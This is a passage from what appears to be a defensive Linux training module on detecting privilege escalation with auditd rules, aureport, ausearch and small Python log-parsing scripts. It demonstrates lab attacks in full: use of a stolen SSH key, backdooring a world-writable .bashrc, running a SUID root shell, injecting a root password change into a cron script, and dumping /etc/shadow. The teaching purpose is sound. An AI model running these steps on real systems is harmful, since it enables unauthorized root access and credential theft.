user alice by (uid=0)
Aug 17 05:23:04 linux01 sshd[11741]: pam_tty_audit(sshd:session): changed status from
0 to 1
Aug 17 05:23:25 linux01 sshd[11907]: Accepted publickey for bob from 127.0.0.1 port
35814 ssh2: RSA SHA256:RZr00muAm9zmCgo6LvzB3ATFpN7dxyy0W0I54vh1COs
Aug 17 05:23:25 linux01 sshd[11907]: pam_unix(sshd:session): session opened for user
bob by (uid=0)
Aug 17 05:23:25 linux01 systemd-logind[801]: New session 140 of user bob.
Aug 17 05:23:25 linux01 systemd: pam_unix(systemd-user:session): session opened
for user bob by (uid=0) ...
```

Listing 425 - Inspecting the authentication logs

The first line of the authentication logs shows that the user *alice* successfully authenticated through password via SSH and, directly after, the user *bob* received a valid public-key login via SSH (highlighted in red). Although the two events are closely related in time, we have no hard evidence that alice has actively used the private key to login as bob. We'll need to collect more details about the exact commands typed by each user.

Luckily, we can use the *aureport*[410] tool to efficiently inspect the very detailed logs generated by the audit daemon. When correctly configured, it can also collect any commands typed by any logged in user, thus acting like a key-logger.

We can enable this feature on the Ubuntu lab machine by adding the following line to the /etc/pam.d/sshd configuration file. This line instructs the SSH authentication module to enable TTY auditing by relying on the *pam_tty_audit.so* shared library.

```
session required pam_tty_audit.so enable=*
```

Listing 426 - Enabling aureport detailed keylogging

The last keyword, 'enable=*', activates TTY auditing for any user on the system.

With these new capabilities in place, we can now run the *aureport* tool, as illustrated below. The *tty* keyword will filter for only TTY events, grouping each event by specific fields to improve readability.

```
offsec@linux01:~$ sudo  aureport --tty [sudo]
password for offsec:

TTY Report
===============================================
# date time event auid term sess comm data
=============================================== ...
4. 08/17/21 05:30:02 2183 1002 pts0 153 bash <up>,<up>,<^U>,"ssh bob@localhost -i
/home/alice/stolen_id_rsa",<ret>,"exit",<ret>
```

Listing 427 - Running aureport tool to fetch user's keylogs

By running the command with the *-tty* option, which outputs every keystroke pressed, we notice several interesting details: beside the evidence of the entire **`ssh bob@localhost -i /home/alice/stolen_id_rsa`** command, we have visibility of the user ID that actually typed it, which is *1002*. We can ultimately confirm this is indeed the user *alice* by grepping the /etc/passwd file for the related UID/GID.

```
offsec@linux01:~$ grep alice /etc/passwd alice:x:1002:1002::/home/alice:/bin/bash
```

Listing 428 - Checking user's UID

Although this is a helpful initial practice for gathering real evidence about a user's activities, this approach will not scale well in cases which only provide access to the raw audit logs.

A more accurate and controlled approach would be to inspect the source of the logs, meaning auditd logs. Audit logs are generated by the Linux Audit Framework[411], which is comprised of a kernel module and several user-mode tools that can be combined to inspect events at the system-call level.

However, due to consistency and integrity requirements, user commands are encoded in hexadecimal, so we'll need to decode them prior to output.

[410] (Michael Kerrisk, 2021), https://man7.org/linux/man-pages/man8/aureport.8.html
[411] (Red Hat, Inc., 2021), https://github.com/linux-audit

First, let's examine how audit events appear in the log file. As the *offsec* user, we'll dump the contents of /var/log/audit/audit.log, grepping first by "type=TTY" and then further filtering events by alice's UID.

```
offsec@linux01:~$ sudo cat /var/log/audit/audit.log | grep "type=TTY" | grep " uid=1002"
type=TTY msg=audit(1629358931.307:4407): tty pid=34388 uid=1002 auid=1002 ses=375
major=136 minor=0 comm="ssh" data=657869740D
type=TTY msg=audit(1629358932.867:4413): tty pid=34376 uid=1002 auid=1002 ses=375
major=136 minor=0 comm="bash"
data=73736820626F62406C6F63616C686F7374202D69202F686F6D652F616C6963652F73746F6C656E5F6
9645F7273610D657869740D
```

Listing 429 - Inspecting audit TTY events

Our inspection finds two hits on user's *1002* activity; both events have values in the *data* field. The data field holds the actual keystrokes run by the user, stored in hexadecimal format. To manually decode the hex, we can use the *xxd*[412] tool and decode the data from the first entry.

The last hex-represented ASCII value of the string is *0D*, corresponding to to the non-printable carriage return[413] character that will break xxd functionality if not removed. We can get around this issue by using the *sed* tool to replace any occurrence of *0D* with a printable white space value (*20*).

The *-r* option instructs xxd to convert values from hexadecimal to binary, and finally, we'll output the data in plain text format with the *-p* parameter.

```
offsec@linux01:~$ echo "657869740D" | sed 's/0D/20/g'  | xxd -r -p exit
offsec@linux01:~$
```

Listing 430 - Inspecting audit TTY events

The translated command is "exit", matching the last command the user performed on the previous SSH session. Let's move onto the second log line and repeat the decoding procedure.

```
offsec@linux01:~$ echo
"73736820626F62406C6F63616C686F7374202D69202F686F6D652F616C6963652F73746F6C656E5F69645
F7273610D657869740D" | sed 's/0D/20/g'  | xxd -r -p
ssh bob@localhost -i /home/alice/stolen_id_rsa exit offsec@linux01:~$
```

Listing 431 - Decoding hex-encoded commands

Bingo! The output indeed resembles suspicious activity as we observe the user alice misusing another user's SSH key. Digging into level of detail gives the defender analyst the opportunity to better scrutinize user activity and more accurately determine via context whether or not a particular activity is legitimate.

Building on what we've learned, we'll next automate it by creating a Python script that, given a user ID, decodes and audits tty keystroke data, finally printing the data we want.

The script inspects each line of the /var/log/audit/audit.log file by checking the following regular expression:

```
regex_audit = "^type=TTY.*"+" uid=" + uid +".*data=.*"
```

[412] (die.net., 2021), https://linux.die.net/man/1/xxd

[413] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Carriage_return

Listing 432 - Audit user's TTY command regex

The regex searches for the *type=TTY* value at the beginning of each line (^), following any sequence of values until it reaches the *uid=* keyword followed by the command-line provided UID. It finally matches the *data=* value between any sequence of characters. Next, let's review the hexto-text decoding portion of the code.

```
for match in re.finditer(regex_audit, line, re.S):
   ...    encoded_commands = ((line.split("data=")[1])).strip()
decoded_commands = (binascii.a2b_hex(encoded_commands))
print(decoded_commands)
```

Listing 433 - Audit user's TTY command regex

The script parses each line against the regex and, if a match is found, it initially captures only the hex portion after *data=*, decoding it to plain text via the a2b_hex[414] function, and finally printing out the value.

Let's now test the audit_decoder.py script located in /home/offsec/SOC-200/Linux_Privilege_Escalation, as follows.

```
offsec@linux01:~/SOC-200/Linux_Privilege_Escalation$ python3 audit_decoder.py 1002
[*] Found the following user's audit data belonging to UID:1002
b'exit\r' ---
[*] Found the following user's audit data belonging to UID:1002 b'\x1b[A\x1b[A\x15ssh
bob@localhost -i /home/alice/stolen_id_rsa\rexit\r'
```

Listing 434 - Running audit_decoder.py

We passed alice's UID (1002) to the script as a parameter and it returned the output we expected on the user's activity. It is also worth noting that our program purposely doesn't strip any non printable character, as these can be used by attackers to circumvent basic string-based detection rules.

In this section, we learned how users are identified on Linux systems through UID/GID values, and how *sudo* can be monitored to alert upon misuse. We also covered the role of audit logs and how we can use them to identify malicious behavior.

In the next section, we'll continue to expand our audit capabilities to monitor for other privilege escalation scenarios on a user's file.

11.1.2 Backdooring a User

Security policy generally dictates that a user's configuration files should reside in the home directory and should not be editable by other users. However, misconfigurations happen and critical configuration files such as *.bashrc* and *.profile* can become a lurking pathway to privilege escalation attempts, as we'll verify shortly.

The two previously-mentioned files are responsible for executing aliases and Bash functions (*.bashrc*) and setting environmental variables (*.profile*); both are executed upon every new SSH login.

[414] (Python Software Foundation, 2021), https://docs.python.org/3/library/binascii.html#binascii.a2b_hex

In the following scenario, bob's *.bashrc* permissions have been misconfigured, thus leaving the file more accessible than needed.

Let's connect to the Ubuntu lab machine as the alice user and check the attributes of bob's *.bashrc* file.

```
alice@linux01:~$ ls -asl /home/bob/.bashrc
4 -rw-r--rw- 1 bob bob 3771 Aug 27 03:24 /home/bob/.bashrc
```

Listing 435 - Inspecting bob .bashrc file attributes

We notice that the file is world-writable as well as world-readable, meaning we can inject a backdoor at the end of the file. Acting as the alice user again, we can append a simple *echo* command onto bob's .bashrc.

```
alice@linux01:~$ echo 'echo "hello from bob .bashrc"' >> /home/bob/.bashrc
```

Listing 436 - Backdooring bob's .bashrc

Next, we'll SSH login as bob and notice we are prompted with the backdoor's output:

```
kali@kali:~$ ssh bob@192.168.51.12
... hello from bob .bashrc
bob@linux01:~$
```

Listing 437 - Triggering the backdoor with a new login

This example can be further extended to obtain full reverse shell using the victim's account; the same technique applies to the *.profile* configuration file.

Thinking now as defenders, let's consider how we could detect this kind of behavior and be alerted as soon as the mischief has happened.

Instead of simply relying on what the attacker typed using the tools we learned earlier, this time we'll create audit rules[415] that log any write activity on the monitored files. To help automate our analysis, we'll then modify the previous script to fetch related audit events directly from the logs.

On the Ubuntu lab machine, logged in as the offsec user, we first need to write the audit rules to catch activity on specific files.

We can run the *auditctl* command to watch (*-w*) the two configuration files for any write and attribute change operation (*wa*), and we'll assign the 'privesc' keyword for later look-up.

```
offsec@linux01:~ sudo auditctl -w /home/bob/.bashrc  -p wa -k privesc

offsec@linux01:~ sudo auditctl -w /home/bob/.profile -p wa -k privesc
```

Listing 438 - Configuring audit rules for privilege escalation detection Once

configured, we'll verify that the rules are validated and in effect.

```
offsec@linux01:~$ sudo auditctl -l -w /home/bob/.bashrc -p wa -k
privesc
-w /home/bob/.profile -p wa -k privesc
```

[415] (Michael Kerrisk, 2021), https://man7.org/linux/man-pages/man7/audit.rules.7.html

Listing 439 - Verifying the audit rule

With both our rules actively in place, we can proceed as the alice user to repeat the backdoor attempt just as we did earlier.

Audit rules configured through auditctl will not be persistent across reboots. To make them permanent, rules have to be added to the /etc/audit/rules.d/audit.rules file.

Returning as the offsec user, we can verify any new backdoor attempt with the *aureport* tool. We'll run the aureport tool along with the *-k* option to filter based on key value, in our case "privesc".

```
offsec@linux01:~$ sudo aureport -k

Key Report
===============================================
# date time key success exe auid event
===============================================
1. 08/30/21 07:29:46 privesc yes /usr/sbin/auditctl 1000 232
2. 08/30/21 07:29:51 privesc yes /usr/sbin/auditctl 1000 239
3. 08/30/21 07:44:20 privesc yes /home/offsec/SOC-
200/Linux_Server_Side_Attacks/Shellshock/bash-4.3/bash 1002 287
```

Listing 440 - Inspecting the autid rule report

The first two lines of the report are referring to the *auditctl* rules we performed as the offsec user (auid 1000). The third event is more interesting, stating that the executable used to access bob's *.bashrc* is a specific version of bash. We can also pinpoint the exact auid of the user that implanted the backdoor, which is 1002 and thus corresponds to alice.

It is worth noting that, even though the values are identical in this case, the aureport tool refers to *auid* instead of the standard *uid* we encountered earlier.

To enhance analysis, the aureport tool supports the -i option that interprets user IDs and translates them into usernames.

The auid value is assigned every time a user logs in and it remains unchanged for the entire session, even if the user impersonates other identities (like becoming root through the su or sudo commands).

As an example, the user bob managed to elevate to superuser via a privilege escalation technique, and subsequent events are recorded in the audit logs as follows:

```
offsec@linux01:~$ sudo cat /var/log/audit/audit.log ... type=TTY
msg=audit(1630395261.553:494): tty pid=3437 uid=0 auid=1001 ses=23 major=136
minor=0 comm="sh" data=636174202F6574632F7061737377640A
```

Listing 441 - Inspecting the autid rule report

The bob user has a uid of 1001 and has already impersonated the root account (uid=0), meaning we typically would not be able to pinpoint which user is responsible for which command. However, the auid value, assigned upon login, confirms that the real user is bob, or 1001.

This knowledge is extremely useful for informing defense, as we can now monitor sensitive files being modified without any further need to trace users' commands.

For example, let's modify the previous audit_decoder.py script to take the audit key as a command argument and return only the desired information.

We'll start by reviewing the main script's regex, defined as follows:

```
regex_audit      = ".*key=\"" + keyarg +"\".*"
```

Listing 442 - Regex that filters audit events based on keyword

The regex filters for any log event with our submitted *keyarg* as an argument for the *key=* parameter.

If the regex returns a match, we extract the needed data.

```
auid       = (line.split("auid=")[1]).split()[0] event_type
=  (line.split("type=")[1]).split()[0]  print("event-type:
%s" % event_type) print("auid: %s" % auid) try:     exe   =
(((line.split("exe=")[1])).strip()).split()[0]
print("program       executed:       %s"       %       exe)
except(IndexError):     pass
```

Listing 443 - Extracting audit data from the log event

We start assigning the *auid*, the userID extracted from the log event, by first splitting the line with the "auid=" value and taking only the second half containing the [1] array selector. We then split the second half of the line using a white space delimiter, thus keeping only the first value accessed with the index [0]. We'll repeat the same process for the *event_type* and *exe* variables.

We'll also need the *try/except* clause to catch exceptions, as the *exe* argument is not always present in every event.

The complete audit_key_search.py script is located in the ~/SOC-200/Linux_Privilege_Escalation folder on the Ubuntu lab machine; we can run it by providing the audit keyword as the only parameter.

```
offsec@linux01:~/SOC-200/Linux_Privilege_Escalation$ python3 audit_key_search.py
privesc
[*] Found audit logs based on the following key: privesc
event-type: CONFIG_CHANGE auid: 1000
---

[*] Found audit logs based on the following key: privesc
event-type: CONFIG_CHANGE auid: 1000
---
[*] Found audit logs based on the following key: privesc
event-type: SYSCALL auid: 1002
program executed: "/home/offsec/SOC-200/Linux_Server_Side_Attacks/Shellshock/bash-
4.3/bash"
---
```

Listing 444 - Running the audit_key_search.py script

For each event matching the keyword predefined by the audit rules, we print out the event type, the UID and, if present, the executable that has been launched.

This demonstrates a fairly simple, straightforward example of how we can modularly analyze audit logs via programming: this example script can be further extended to support scheduled log analysis and alerting, based on a broader set of audit rules.

In this section we learned that backdooring user configuration files can lead to user impersonation and privilege escalation. We then crafted specific audit rules to detect such attempts and covered automating log analysis through Python scripting.

In the next sections we are going to explore how to detect system-related misconfigurations that might lead to further compromise.

11.2 Attacking the System

This Learning Unit covers the following Learning Objectives:

1. Understand how Linux privileges function
2. Learn how to detect privilege escalation attacks on a user's configuration files This Learning

   Unit will take approximately 150 minutes to complete.

Up to this point, we have covered personal user files being compromised in order to achieve higher privileges. In this section, we will understand how system and user processes can also lead to elevation of rights.

11.2.1 Abusing System Programs

Earlier in this module, we encountered the concept of UID (User ID) in relation to files and user activity. Now, we'll more closely scrutinize how user identifiers are related to processes, also known as process credentials.

When a user- or a system-automated script launches a process, it inherits the UID/GID of its initiating script: this is known as *real UID/GID*.

As previously learned, user passwords are stored as hashes within the /etc/shadow file, which is owned and writable only by root (uid=0). How, then, can non-privileged users access this file to change their own password?

To circumvent this issue, the *effective UID/GID* was introduced, which represents the actual value that's being checked when performing sensitive operations.

To better demonstrate this concept, let's analyze the *passwd*[416] program, which is responsible for changing the password for the user executing it. On the Ubuntu lab machine, we'll connect as the *offsec* user and execute the *passwd* command without typing anything afterwards, so that the process remains active in memory.

```
offsec@linux01:~$ passwd Changing password for offsec.
Current password:
```

Listing 445 - Executing the passswd program

Leaving the program in standby, let's open another shell as the *offsec* user to further inspect the process.

To find the PID (process ID) of the passwd, we can list all processes and filter the output based on the target name:

```
offsec@linux01:~$ ps u -C passwd
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2078  0.0  0.1  19164  3280 pts/0    S+   07:28   0:00 passwd ...
```

Listing 446 - Finding passwd's PID

Interestingly, the passwd program is running as the *root* user: this is needed for it to access and modify the /etc/shadow file we mentioned earlier.

We can also inspect the real UID and effective UID assigned for the process by inspecting the *proc* pseudo-filesystem, which allows us to interact with kernel information. With the *passwd* PID (2078) from the previous output, let's inspect the content at /proc/2078/status, which provides a summary of the process attributes.

```
offsec@linux01:~$ grep Uid /proc/2078/status
Uid:    1000    0    0    0
```

Listing 447 - Inspecting passwd's process credentials

Filtering by the 'Uid' keyword returns four parameters that correspond to the real, effective, saved set, and filesystem UIDs. In this case, the Real UID value is *1000*, which is expected as it belongs to the _offsec_user. However, the other three values, including the effective UID, involve the root's ID 0: let's consider why.

Under normal circumstances, all the four values would belong to the same user who launched the executable. For instance, the *bash* process for the offsec user (PID 3767 in this case) has the following values:

```
offsec@linux01:~$ cat /proc/3767/status | grep Uid
Uid:    1000    1000    1000    1000
```

Listing 448 - Inspecting bash's process credentials

[416] https://man7.org/linux/man-pages/man1/passwd.1.html
(Michael Kerrisk, 2021),

passwd behaves differently because the binary program has a special flag named Set-User-ID, or SUID in short. Let's inspect it:

```
offsec@linux01:~$ ls -asl /usr/bin/passwd
68 -rwsr-xr-x 1 root root 68208 Apr 16  2020 /usr/bin/passwd
```

Listing 449 - Revealing the SUID flag in the passwd binary

The SUID flag is depicted as the *s* flag in the above output. It's set through the **`chmod u+s`** command. This flag sets the effective UID of the running process to the executable owner's user ID, in this case *root*.

Using this technique results in privilege escalation that is both legitimized and constrained, as (we'll soon discover) the binary in question must be bug-free to avoid misuse of the application.

SUID manipulation is a subtechinque[417] of the parent technique *Abuse Elevation Control Mechanism* documented in the *MITRE ATT&CK Framework*.

To simulate a vulnerable SUID executable, we can find the vuln_suid binary inside the ~/SOC-200/Linux_Privilege_Escalation folder. If we run the program, we'll immediately obtain a root shell.

```
offsec@linux01:~/SOC-200/Linux_Privilege_Escalation$ ./vuln_suid RUID:
1000
EUID: 0
whoami: offsec
------------------------------------- setuid
success
-------------------------------------
RUID: 0
EUID: 0
whoami: root
root@linux01:~/SOC-200/Linux_Privilege_Escalation#
```

Listing 450 - Running the vuln_suid binary

In this example, the binary was previously updated with the SETUID flag and root ownership. Once the binary was loaded in memory with an EUID of 0 (root), it achieved full privileges on the system and thus impersonated the root user through the setuid[418] system call, allowing it to spawn a root shell.

Thinking as defense professionals, how could we counteract threats posed by an account such as root, which carries privileges over the entire system?

To find out, we'll need to examine the more privileged position of the audit framework. Since audit is running at the kernel level, permanent rules cannot be disabled even by root, unless a reboot is performed, an event that should always trigger the incident response team.

As the offsec admin user, we can configure audit rules to monitor root behavior, as shown below.

[417] (MITRE, 2021), https://attack.mitre.org/techniques/T1548/001/

[418] https://man7.org/linux/man-pages/man2/setuid.2.html
(Michael Kerrisk, 2021),


```
offsec@linux01:~$ sudo auditctl -a exit,always -F arch=b64 -F euid=0 -S execve -k
root_cmds
offsec@linux01:~$ sudo auditctl -a exit,always -F arch=b32 -F euid=0 -S execve -k
root_cmds
```

Listing 451 - Configuring root-monitoring audit rules

The two rules above log any activity of processes, either on x86 or x64 architectures, with effective UIDs equal to zero (root) that are also invoking the execve[419] system call, which is ultimately responsible for executing programs throughout a shell. We have then assigned a common *root_cmds* key for quick lookups.

Running the *vuln_suid* binary again will result in generating audit logs as a result of the rules we just created. We can inspect them with the *ausearch* tool.

Let's run the ausearch tool, filtering by our custom key and the executable bash. We'll also issue the *-i* option to interpret any numerical value, like UIDs, into usernames, as well as translate timestamps.

```
offsec@linux01:~/SOC-200/Linux_Privilege_Escalation$ sudo ausearch -k root_cmds -i -
x bash ----
type=PROCTITLE msg=audit(09/01/21 14:15:25.022:535) : proctitle=/usr/bin/bash
type=PATH msg=audit(09/01/21 14:15:25.022:535) : item=1 name=/lib64/ld-linux-
x8664.so.2 inode=133267 dev=08:05 mode=file,755 ouid=root ogid=root rdev=00:00
nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(09/01/21 14:15:25.022:535) : item=0 name=/usr/bin/bash inode=24444
dev=08:05 mode=file,775 ouid=offsec ogid=offsec rdev=00:00 nametype=NORMAL cap_fp=none
cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(09/01/21 14:15:25.022:535) : cwd=/home/offsec/SOC-
200/Linux_Privilege_Escalation
type=EXECVE msg=audit(09/01/21 14:15:25.022:535) : argc=1 a0=/usr/bin/bash
type=SYSCALL msg=audit(09/01/21 14:15:25.022:535) : arch=x86_64 syscall=execve
success=yes exit=0 a0=0x56243a5e2b28 a1=0x56243a5e2b50 a2=0x56243a5e2b60
a3=0x7fbb814b2850 items=2 ppid=2176 pid=2177 auid=offsec uid=root gid=offsec euid=root
suid=root fsuid=root egid=offsec sgid=offsec fsgid=offsec tty=pts0 ses=2 comm=bash
exe=/home/offsec/SOC-200/Linux_Server_Side_Attacks/Shellshock/bash-4.3/bash
subj=unconfined key=root_cmds
```

Listing 452 - Inspecting root shell activity

From the log entry, we can detect that the offsec user (tracked by the auid) has become root (euid) and executed the bash shell as superuser.

Even though the root account should be restricted from access by users, administrators cannot prevent the discovery of future vulnerabilities that enable low-privileged users to escalate to root. However, by maintaining a defensive security posture, we can monitor and notify upon misuse of the root account.

In this section, we learned how SUID binaries may expose avenues for privilege escalation. We then crafted audit rules to monitor root account shell behavior and detect SUID program abuse. To wrap up, we'll discover how to detect permission misuse of critical system files.

[419] https://man7.org/linux/man-pages/man2/execve.2.html
(Michael Kerrisk, 2021),

11.2.2 Extra Mile I

1. Extend the audit_key_search.py script to extract and print out the euid field. Once done, print an extra warning if the euid is zero and the auid is a standard user.

11.2.3 Weak Permissions

Compared to other operating systems, Linux offers a fairly flat and straightforward file access control model. Each file maintains a separate set of default permission attributes that can be adjusted depending on other concurrent policies.

Checking the file permissions for /etc/passwd, we'll notice the following:

```
offsec@linux01:~$ ls -asl /etc/passwd
4 -rw-r--r-- 1 root root 2962 Aug 17 04:49 /etc/passwd
```

Listing 453 - Listing file permissions

Starting from the bottom left of the output, the first dash - represents the file type, which in this case stands for *file*, as opposed to directory (*d*) or symlink (*l*).

Next, we encounter three file permission groups: the first permission is related to the file owner, the second to the group, and the third to any other user. For each category, three permission flags are present: read (*r*), write (*w*) and execute (*x*), which can be configured in any combination.

FORMAT	OWNER	GROUP	OTHER
symbolic	rw-	r–	r–
binary	110	100	100
octal	6	4	4

Table 13 Linux File Permission

As depicted in the table above, the /etc/passwd file is only readable and writable for the user *root*; it's also readable, however, for any other user.

Keeping this theory in mind, let's consider how file permissions could become a privilege escalation attack surface as related to cron jobs.

A cron job is a scheduled task run on a programmed time interval. Multiple cron jobs can be configured on the user's own crontab[420] through the **`crontab -e`** command.

The Ubuntu lab machine includes a preconfigured crontab for the root user; let's inspect it using **`sudo crontab -l`**.

```
offsec@linux01:~$ sudo crontab -l
# Edit this file to introduce tasks to be run by cron. ...

*/1 *   * * *   root    /home/offsec/SOC-
200/Linux_Privilege_Escalation/cron_scripts/clear_history.py
```

[420] https://man7.org/linux/man-pages/man5/crontab.5.html
(Michael Kerrisk, 2021),

Listing 454 - Inspecting root's crontab

(Michael Kerrisk, 2021),

We'll notice that the *clear_history.py* Python script is scheduled to run every minute with root privileges. The aim of this script is to automate cleaning the offsec's user bash history on a regular basis.

```
#!/usr/bin/env python3 import os import
sys try:
   os.system('cat /dev/null >
/home/offsec/.bash_history ') except:
sys.exit()
```

Listing 455 - clear_history.py Python script

The script clears the *.bash_history* file by feeding it with the output of /dev/null, resulting in a full wipe of the content without needing to remove the script itself.

Checking the script's file permissions, we notice an interesting detail.

```
offsec@linux01:~$ ls -asl /home/offsec/SOC-
200/Linux_Privilege_Escalation/cron_scripts/clear_history.py
4 -rwxrwxrwx 1 offsec offsec 132 Sep  3 04:18 /home/offsec/SOC-
200/Linux_Privilege_Escalation/cron_scripts/clear_history.py
```

Listing 456 - Inspecting the script's file permission attributes

This script has the read, write and execute flags set for the 'others' category, meaning that anyone with access to the system can alter and edit the script.

Given that the script is running from a root-owned cron job, an attacker could edit the Python script to perform additional operations as the superuser.

To showcase this concept, the alice user could modify the *clear_history.py* script by adding the following statement in the *try* block:

```
os.system("echo 'root:pwnd' | sudo chpasswd")
```

Listing 457 - Backdooring the cronjob script

This additional code line aims to change the root password to 'pwnd', thus granting the alice user full system access. With a deeper understanding of how such attacks are performed, let's now turn our focus to defense.

Fortunately, we can once again leverage auditctl rules for defense: assuming we have placed all the cronjobs' dependency scripts inside the /home/offsec/SOC-200/Linux_Privilege_Escalation/cron_scripts/ folder, we can simply create a single rule to monitor modifications to any file present in the folder.

```
offsec@linux01:~$ sudo auditctl -w /home/offsec/SOC-
200/Linux_Privilege_Escalation/cron_scripts/ -p wa -k cron_scripts
```

Listing 458 - Audit rule to monitor all files in a folder.

If alice were to modify the same script again, we should observe a specific event in the audit logs. Let's check using the ausearch tool.

```
offsec@linux01:~$ sudo ausearch -k cron_scripts -i ... type=PROCTITLE
msg=audit(09/06/21 04:17:06.509:53254) : proctitle=nano
/home/offsec/SOC-
200/Linux_Privilege_Escalation/cron_scripts/clear_history.py type=PATH
msg=audit(09/06/21 04:17:06.509:53254) : item=1
```



```
name=/home/offsec/SOC200/Linux_Privilege_Escalation/cron_scripts/clear
_history.py inode=535 dev=08:05 mode=file,777 ouid=offsec ogid=offsec
rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0
cap_frootid=0
type=PATH msg=audit(09/06/21 04:17:06.509:53254) : item=0
name=/home/offsec/SOC200/Linux_Privilege_Escalation/cron_scripts/ inode=33119
dev=08:05 mode=dir,775 ouid=offsec ogid=offsec rdev=00:00 nametype=PARENT cap_fp=none
cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(09/06/21 04:17:06.509:53254) : cwd=/home/alice
type=SYSCALL msg=audit(09/06/21 04:17:06.509:53254) : arch=x86_64 syscall=openat
success=yes exit=3 a0=0xffffff9c a1=0x5653835f5540 a2=O_WRONLY|O_CREAT|O_TRUNC
a3=0x1b6 items=2 ppid=34529 pid=34571 auid=alice uid=alice gid=alice euid=alice
suid=alice fsuid=alice egid=alice sgid=alice fsgid=alice tty=pts1 ses=4883 comm=nano
exe=/usr/bin/nano subj=unconfined key=cron_scripts
```

Listing 459 - Analyzing the cronjob script modification from audit logs

In this case, we filtered for any audit event belonging to the *cron_scripts* key we just defined. Let's deconstruct our results. We first encounter a *PROCTITLE* event containing the entire command used to modify the script through *nano* editor. We next find two *PATH* events; one event related to the target file, and the other to the parent folder. We then find a *CWD* event indicating that the folder from which the command was executed is alice's home folder.

Finally, we encounter the actual system call (openat[421]) that was run to open the script file along with the alice user's auid, thus unambiguously correlating the action to the user who performed it.

We can also take advantage of the audit_key_search.py script we crafted earlier to fetch the same data in a more human-readable and concise way.

```
offsec@linux01:~/SOC-200/Linux_Privilege_Escalation$ python3 audit_key_search.py
cron_scripts ...
---
[*] Found audit logs based on the following key: cron_scripts
event-type: SYSCALL auid: 1002
program executed: "/usr/bin/nano" ---
```

Listing 460 - Analyzing the cronjob audit logs with the audit_key_search.py script

Although we've discovered multiple ways to audit cronjob dependencies, as defenders, we should ensure we always keep track of the locations and permissions of any scheduled task running with superuser privileges.

It's also important to shield the Linux system from any user that manages to obtain root privileges and attempts to gain persistent access to the system.

A user that obtained root permissions *could* dump the content of the /etc/shadow file and try to perform an offline crack of the hashed root password in order to obtain unrestricted and

[421] (Michael Kerrisk, 2021), https://man7.org/linux/man-pages/man2/openat.2.html

unlimited access through legitimate channels, such as SSH. This *OS Credential Dumping*[493] technique is also documented in the *MITRE ATT&CK Framework*.

The two audit rules that we previously configured to monitor root account activity won't serve our purpose here because only catch *execve* system calls, while dumping a file is done using either the *open* or *openat* system call.

A more successful approach would be to configure another audit watch rule as we did previously, this time targeting the /etc/shadow system file instead.

The audit rules provided in this module should be taken as a baseline. Further rules should be customized and tailored depending on the environment being defended.

Our watch rule has been defined to log any write, attribute change, or read access to the file (*war*) and the *etc_shadow* look-up key.

```
offsec@linux01:~$ sudo auditctl -w /etc/shadow -p war -k etc_shadow
```

Listing 461 - Monitoring /etc/shadow with audit watch rule

If we now attempt to retrieve the content of the shadow password file as the root user with **`cat /etc/shadow`**, we can inspect the newly-generated audit trail.

```
offsec@linux01:~$ sudo ausearch -k etc_shadow -c cat -i
----
type=PROCTITLE msg=audit(09/06/21 09:03:03.839:56382) : proctitle=cat /etc/shadow
type=PATH msg=audit(09/06/21 09:03:03.839:56382) : item=0 name=/etc/shadow inode=265001
dev=08:05 mode=file,640 ouid=root ogid=shadow rdev=00:00 nametype=NORMAL cap_fp=none
cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0 type=CWD msg=audit(09/06/21
09:03:03.839:56382) : cwd=/home/alice
type=SYSCALL msg=audit(09/06/21 09:03:03.839:56382) : arch=x86_64 syscall=openat
success=yes exit=3 a0=0xffffff9c a1=0x7ffc438c873f a2=O_RDONLY a3=0x0 items=1
ppid=36778 pid=36786 auid=alice uid=root gid=root euid=root suid=root fsuid=root
egid=root sgid=root fsgid=root tty=pts0 ses=5195 comm=cat exe=/usr/bin/cat
subj=unconfined key=etc_shadow
```

Listing 462 - Analyzing the /etc/shadow audit logs

After filtering the output by the *etc_shadow* key and the *cat* command, we can indeed verify that the root user has dumped the content of the password file. It is also worth noting that although the effective uid is *root*, the audit uid corresponds to the alice user, suggesting that the privilege escalation attempt was successful.

Provided with such evidence, we should now remediate the issue by disconnecting any other user session and changing the root account password in order to block any further access and persistence attempt.

In this module, we learned how privilege escalation attacks can be leveraged to obtain access to otherwise restricted resources by exploiting either users or system files. We then discovered how

[493] (MITRE, 2021),https://attack.mitre.org/techniques/T1003/008/

to detect different attack angles and streamline our defensive analysis through scripting automation.

11.2.4 Extra Mile II

11.3 Wrapping Up

In this Topic we first learned how to detect privilege escalation through a user's misconfigured configuration files and stolen SSH key. We then discovered how leverage various auditing tools to detect log evidence of misuse of SUID binaries, and concluded by learning how to detect tampering of cronjob dependencies.

12 Network Detections

In this Topic, we will cover the following Learning Units:

- Intrusion Detection Systems

- Detecting Attacks
- Detecting C2 Infrastructure

Each learner moves at their own pace, but this Topic should take approximately 10 hours to complete.

In this Topic, we will be discussing and exploring different methods of detecting network intrusion. In the first Learning Unit, our focus will be on understanding the current methodologies and logic of intrusion detection technology as a whole so we can do a more thorough investigation into modern attacks and detection using tools such as *Snort* to perform network traffic analysis in real-time.

As networking technologies, architectures, and strategies have advanced, they have also become exceedingly complex. This complexity provides ample space for poor understanding, implementation, and configuration. All of which allow potential attackers to impact normal operations, steal intellectual property, and otherwise, wreak havoc.

In the last couple decades, defenders have attempted to identify and detect network anomalies in real-time from a reactive perspective. Real-time detection significantly increases the probability of stopping an intruder in progress while also improving overall operational stability.

Let's begin by digging deeper into these detection techniques so we can familiarize ourselves with several common attack scenarios and use them to our defensive advantage.

12.1 Intrusion Detection Systems

This Learning Unit covers the following Learning Objectives:

1. Understand theory and methodologies of IPS and IDS
2. Understand Snort rule syntax
3. Learn how to craft basic Snort rules

This Learning Unit will take approximately 180 minutes to complete.

At its core, an *Intrusion Detection System* (IDS) is a system that constantly monitors inbound and outbound network traffic for indicators of malicious activity and anomalous behavior.

This system typically consists of a software application that alerts an administrator or *Security Operations Center* (SOC) of particular events that require further investigation or intervention.

12.1.1 Theory and Methodology

